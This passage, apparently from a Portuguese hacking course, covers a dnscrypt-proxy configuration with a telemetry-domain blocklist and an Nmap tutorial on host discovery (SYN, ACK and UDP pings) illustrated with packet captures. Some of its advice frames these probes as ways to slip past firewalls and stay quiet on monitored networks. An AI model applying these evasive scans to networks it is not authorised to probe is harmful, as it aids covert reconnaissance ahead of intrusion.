
Quando se executa o **dnscrypt-proxy**, deve-se informar um path para um arquivo de configuração, e há inúmeras possibilidades. No arquivo acima vemos um exemplo simples, primeiro se destaca o uso de **DoH** por TCP (linhas 11 e 12). O servidor de resposta será o da cloudflare, provavelmente 1.1.1.1 ou 1.0.0.1 (ver linha 5). Outro ponto interessante é o uso de TOR Socks5 (linha 8), então vai demorar para subir o serviço **dnscrypt-proxy**.



No exemplo acima está sendo utilizado um arquivo de nomes bloqueados, ou seja, domínios que não serão traduzidos, veja abaixo.

```
*telemetry*
tracker.*
*.local
eth0.me
*.workgroup
*.uol.com.br*
*.globo.com*

## TELEMETRY BROWSER ##
*push.services.mozilla.org*
*detectportal.firefox.com*
*cnd.mullvad.net*
*statically.io*
*pgl.yoyo.org*
*curbengh.github.io*
*about.gitlab.com*
*jsdelivr.com*
*variations.brave.com*
*p3a-json.brave.com*
*star-randsrv.bsg.brave.com*
*safebrowsing.brave.com*
*go-updater.brave.com*
```

Adicionei várias URLs relacionadas a telemetria de Browsers, como vimos em tópicos anteriores. Uma lista completa de parâmetros e comandos podem ser obtidos no GITHUB oficial do projeto, neste link: https://github.com/DNSCrypt/



Se você utilizar o projeto KFishmonger encontrará facilidade nesta configuração, veja que existe o projeto **/projects/dns** que é um facilitador.


FTP, SSL TLS, SSH, ETC….
recomendações para tls https://www.rfc-editor.org/info/bcp195

mostrar o comportamento dos protocolos na rede

10 Network Mapper - Nmap

Um procedimento muito comum é a varredura de rede para poder descobrir hosts ativos na rede ou obter informações sobre um determinado host, tais informações úteis podem ser:

- Sistema operacional;
- Portas ativas;
- Serviços e aplicativos;
- Protocolos e versões de protocolos;



Curso Hacker - Network Mapper NMAP - Parte 1 - Kali GNU/Linux

Uma busca por informações na rede é composta por quatro técnicas, são estas:

- **Network Mapping**: Envio de mensagens como ICMP para os hosts;
- **Port Scanning**: Envio de mensagens específicas para portas específicas a fim de testar a existência de portas abertas;

- **Service and Version Detection**: Enviando mensagens especialmente criadas para portas ativas para gerar respostas que indicarão o tipo e a versão do serviço em execução;
- **OS Detection**: Enviar mensagens especialmente criadas para um host ativo para gerar certas respostas que irão indicar o tipo de sistema operacional em execução no host.

Inúmeras ferramentas podem ser utilizadas para o mapeamento de rede, inclusive estas ferramentas possuem técnicas próprias ou formato próprio, estes scanners de rede avançados podem:

- Mascarar a origem da varredura;
- Habilitar recursos de temporização para varreduras furtivas;
- Escapar de defesas de perímetro, como firewalls;
- Fornecer opções de relatório.

O NMAP já vem instalado no Kali GNU/Linux, não tendo neste OS nenhuma necessidade de instalação/configuração, já em uma distribuição comum é necessária a sua instalação, no Debian GNU/Linux é utilizado o apt conforme exemplo abaixo.

```
usuario@debian:~$
usuario@debian:~$ sudo apt install nmap -y
```

Atenção: Sempre antes de uma instalação execute **sudo apt update -y**

O uso do NMAP é simples, é pelo Command Line, algo que é normal para nós hackers, basta simplesmente abrir um console e executar o comando nmap conforme exemplo abaixo (supondo que estou na rede 192.168.0.0/24).

```
usuario@debian:~$
usuario@debian:~$
usuario@debian:~$ nmap 192.168.0.0/24
```

Mas caso o Hacker queira realizar alterações no comportamento do código ou queira ver como é o código, o projeto NMAP é de código aberto e qualquer pessoa pode realizar um clone de seu código fonte e compilar, pode ser acessível pela url: https://github.com/nmap/nmap/

Caso queira fazer o clone dos fontes e modificar, para compilar é muito fácil, entre no diretório clone e digite:

1. ./configure
2. make
3. make install

O procedimento irá gerar um arquivo binário específico para sua máquina com as alterações que realizou no código fonte, caso tenha dúvidas sobre este procedimento veja o "Manual completo Debian GNU/Linux".

10.1 Descobrindo dispositivos e serviços na rede com Nmap


A primeira parte da varredura de rede é identificar hosts ativos, conhecida como descoberta de hosts. Os scanners de rede realizam a descoberta de host tentando solicitar uma resposta de um host.

Você pode realizar a descoberta de host em um único endereço IP, um intervalo de endereços IP ou uma lista separada por vírgulas de endereços IP. Alguns scanners de rede também permitem que você forneça um arquivo de entrada que contém uma lista de endereços IP a serem verificados ou uma lista de exclusão de endereços IP não verificados.

A obtenção de informações sobre hosts na rede é uma atividade muito importante para monitorar seu banco de dados de ativos e naturalmente descobrir dispositivos invasores na rede, ou descobrir possíveis alvos para um potencial ataque. Na figura abaixo o comando nmap está realizando uma varredura 192.168.201.0/24, veja o comando.

```
1. nmap 192.168.201.0/24
```


Na figura abaixo temos o trecho inicial da execução do comando acima.




Utilizando um aplicativo chamado tcpdump em uma máquina alvo na rede pode-se observar a ação do nmap sobre uma máquina, a informação básica para o nmap é o endereço de rede para que a ferramenta possa questionar todos os IPs possíveis para as Interfaces de rede de computadores.

Se o endereço IP não for encontrado na tabela ARP, o sistema enviará um pacote de broadcast para a rede usando o protocolo ARP para perguntar "who-has 192.168.201.5".


Por ser um pacote de broadcast, ele é enviado a um endereço MAC especial que faz com que todas as máquinas da rede o recebam, o FF:FF:FF:FF:FF:FF. Qualquer máquina com o endereço IP solicitado responderá com um pacote ARP que diz "I am 192.168.201.5", e isso inclui o endereço MAC que pode receber pacotes para esse IP.



Na figura abaixo encontramos uma extração de dados de uma requisição ARP que questiona um determinado endereço, esta ação é chamada de ARP Ping.



O nmap utiliza várias técnicas, afinal uma única estratégia seria facilmente bloqueada pelas equipes de administração de redes, outra técnica que também foi utilizada no mapeamento acima é a tentativa de conexão com portas clássicas, tal como 21, 80, etc.. o nmap deverá testar um grupo de portas bem definidos pela ferramenta, na figura abaixo houve uma tentativa de conexão com a porta 80.



Mesmo que a porta não esteja aberta o host retornará uma mensagem clássica 0x14 RST/ACK o que indica que a porta está fechada, mas só por ter uma resposta o nmap então registra a existência do host. O host é como um tucunaré que é pego pelo tamanho de sua boca.

Curso Hacker - Network Mapper NMAP - Parte 2 - Kali GNU/Linux

O aluno deve se perguntar, porta 80? No nmap no código do arquivo nmap.h é possível definir quais são as portas padrões de uma inspeção simples de rede, conforme visto na figura abaixo (trecho do código fonte nmap).


```
244   /* For nonroot. */
245   #define DEFAULT_PING_CONNECT_PORT_SPEC "80,443"
246
```

https://github.com/nmap/nmap/blob/master/nmap.h

São estratégias que o nmap usa para determinar se um host está ativo:

- **ICMP ECHO Request** Uma solicitação ICMP ECHO é um pacote ICMP tipo 8, comumente conhecido como ping, se o endereço IP de destino estiver ativo, uma resposta ICMP ECHO (ICMP tipo 0) será recebida;
- **ICMP Timestamp** Uma mensagem ICMP Tipo 13 é uma consulta de carimbo de data/hora, se o endereço IP de destino estiver ativo, ele responderá com a hora atual (ICMP tipo 14)p;
- **ICMP Address Mask Request** Uma mensagem ICMP Tipo 17 é uma solicitação de máscara de endereço, se o endereço IP de destino estiver ativo, ele responderá com sua máscara de rede (ICMP tipo 18);
- **TCP Ping** Um ping TCP envia um pacote TCP SYN ou TCP ACK para um endereço IP de destino, mas esta técnica requer um número de porta de destino para enviar o pacote, como 21, 25 ou 80, se o endereço IP de destino estiver ativo, ele responderá;
- **UDP Ping** Um UDP Ping envia um pacote UDP para uma porta UDP específica no endereço IP de destino, se o endereço IP de destino estiver ativo, mas a porta UDP estiver fechada, o sistema enviará uma porta ICMP inacessível. No entanto, devido à natureza sem conexão do UDP, esse tipo de ping UDP é exclusivo, pois nenhuma resposta do destino também indica a possibilidade de que a porta esteja ativa.


Quando o nmap é utilizado com a opção **-PS** o nmap envia um pacote TCP vazio com o flag SYN definido, sugerindo para o host alvo que o atacante quer fazer uma conexão, se a porta estiver aberta retorna-se SYN/ACK mas caso a porta não esteja aberta retorna-se um RST (ver figura abaixo).



Agora vamos ver o que é esperado quando uma porta está aberta, execute o comando.

1. nmap -PS 192.168.201.0/24


Na figura abaixo temos 3 entradas na tabela de LOG do Wireshark, o primeiro é um SYN que é o primeiro passo para abertura de conexão (será explicado mais à frente), o alvo então responde dizendo SYN/ACK informando que a porta está aberta e está aceitando o pedido de conexão.



E no final a máquina com nmap inicia a conexão com a porta alvo enviando um ACK, a máquina foi detectada e uma porta foi localizada.


De qualquer forma, não importa, se o objetivo é saber que o host existe tanto faz receber um SYN/ACK ou um RST. Na figura abaixo temos a sequência “**three way handshake**” para uma conexão TCP sendo aberta e estabelecida entre duas partes.

O cliente envia um FLAG de SYN para o servidor bem como seu número de sequência (conforme exemplo -PS), janela e outras informações. O servidor que contém o serviço aberto na porta especificada então retorna um SYN/ACK e algumas informações úteis para se estabelecer o “Handshake”.



Por fim o cliente então conhecendo os dados do cliente (ele mesmo) bem como dados do servidor então finaliza o processo enviando um ACK e confirmando o estabelecimento da conexão.

Mas como já dito, se o objetivo é ter evidência que um host está ativo na rede, basta uma simples resposta, então, esta é uma boa técnica para se fazer descobertas de hosts em redes, pois basta iniciar o “three way handshake” com qualquer porta mesmo fechada haverá uma resposta, no caso de uma porta fechada (onde não existe um serviço em LISTEN) a resposta será um RST/ACK conforme figura abaixo.




Comumente os administradores de redes criam artifícios para impedir o rastreamento de hosts em rede, mas um hacker perspicaz encontra sempre uma boa técnica para se burlar tais travas, é uma atividade que requer que o usuário conheça a teoria de redes de computadores, no exemplo acima o conhecimento de TCP e “**three way handshake**” é fundamental quando uma rede possui bloqueio para ICMP ou “ARP Ping”.

Curso Hacker - Network Mapper NMAP - Parte 3 - Kali GNU/Linux


Agora vamos pensar em como um administrador de redes pode utilizar técnicas para mapear conexões sendo iniciadas com serviços, uma possibilidade que o Hacker tem de driblar este esquema é utilizar não o TCP SYN (como visto anteriormente), e sim o TCP ACK procurando continuar uma conexão que não existe, está sendo executado parte do handshake mas não todo o handshake o que não caracteriza uma conexão sendo iniciada.

1. nmap **-PA** 192.168.201.0/24


Ao executar o comando acima, monitorando com wireshark é possível capturar e entender os flags, na figura abaixo estamos procurando listar os pacotes lançados pelo nmap com ACK ativo e também o possível retorno RST/ACK.



Na requisição o ACK (passo 3 do three way handshake) é enviado para uma máquina 192.168.201.10, conforme figura abaixo.



O retorno é um RST/ACK desconhecendo a conexão, o objetivo de localizar o host foi cumprido e está confirmado que a máquina existe.




Esta opção somada a opção SYN maximiza as chances de localizar um host frente às regras de firewall (será mais explorado no tópico TCP FIN, NULL e Xmas Scans), para isso deve-se utilizar o parâmetro **-PA**. Geralmente o NMAP utiliza como porta alvo portas conhecidas como a porta 80.

Uma boa estratégia é não executar operações TCP, utilizar protocolo UDP que não requer um serviço orientado a conexão, a uma grande quantidade de regras sobre TCP e menos


UDP. Algumas portas são comuns, pode-se citar 53, 69, 161 e 513. Quando um Datagrama UDP chega até uma porta de destino e a porta está com o serviço indisponível (não há serviço) então um pacote ICMP é gerado e enviado para a origem, embora a porta esteja fechada será possível detectar a presença da máquina. Já ICMP de host/rede inalcançável, falta de resposta ou TTL excedido já são indicativos que o host está inativo.

1. sudo nmap **-sU** 192.168.201.10

O namp demora, pois ele dispara UDP e aguarda todos os ICMP de retorno, para as 1000 portas especificadas (será demonstrado o arquivo), conforme figura abaixo.



O resultado é demorado, o mecanismo deverá bater em 1000 portas clássicas, e conforme visto abaixo o tempo ficou superior a 1000 segundos.




Uma boa estratégia menos demorada é fazer um scan com PING UDP para portas específicas usando o parâmetro **-PU<portas>**. Para a maioria das portas, o pacote estará vazio, embora alguns usem uma carga específica de de dados específica para determinados protocolos aguardando uma resposta específica. Neste esquema se nenhuma porta for especificada, o padrão é 40125 conforme podemos observar no trecho de código do próprio nmap (constante DEFAULT_UDP_PROBE_PORT).

```
151   #define DEFAULT_TCP_PROBE_PORT_SPEC STR(DEFAULT_TCP_PROBE_PORT)
152   #define DEFAULT_UDP_PROBE_PORT 40125 /* The port UDP ping probes go to
153                                           if unspecified by user */
```

https://github.com/nmap/nmap/blob/master/nmap.h

O scan por UDP sempre foi uma boa abordagem quando firewall de aplicações são utilizados, e poucos realmente trabalham a questão do UDP como algo perigoso, na figura

abaixo vemos um post em um tópico público na Internet com relato de um administrador que só percebeu depois que começou a monitorar.



https://community.infoblox.com/t5/Network-Change-Configuration/Network-Automation-using-udp-40125/td-p/1986

Scans de portas são muito lentos, e portanto muito barulhentos, se você disparar uma execução contra uma rede monitorada uma boa estratégia é tentar acertar uma porta específica ou localizar os hosts primeiro, para depois de localizar o host então realizar uma busca por portas. Utilize o parâmetro **-sn** associado com a estratégia P* para ser mais silencioso, se puder executar contra endereços definidos com espaçamento de tempo é melhor, inclusive este assunto será abordado no tópico Scan Paranoid.

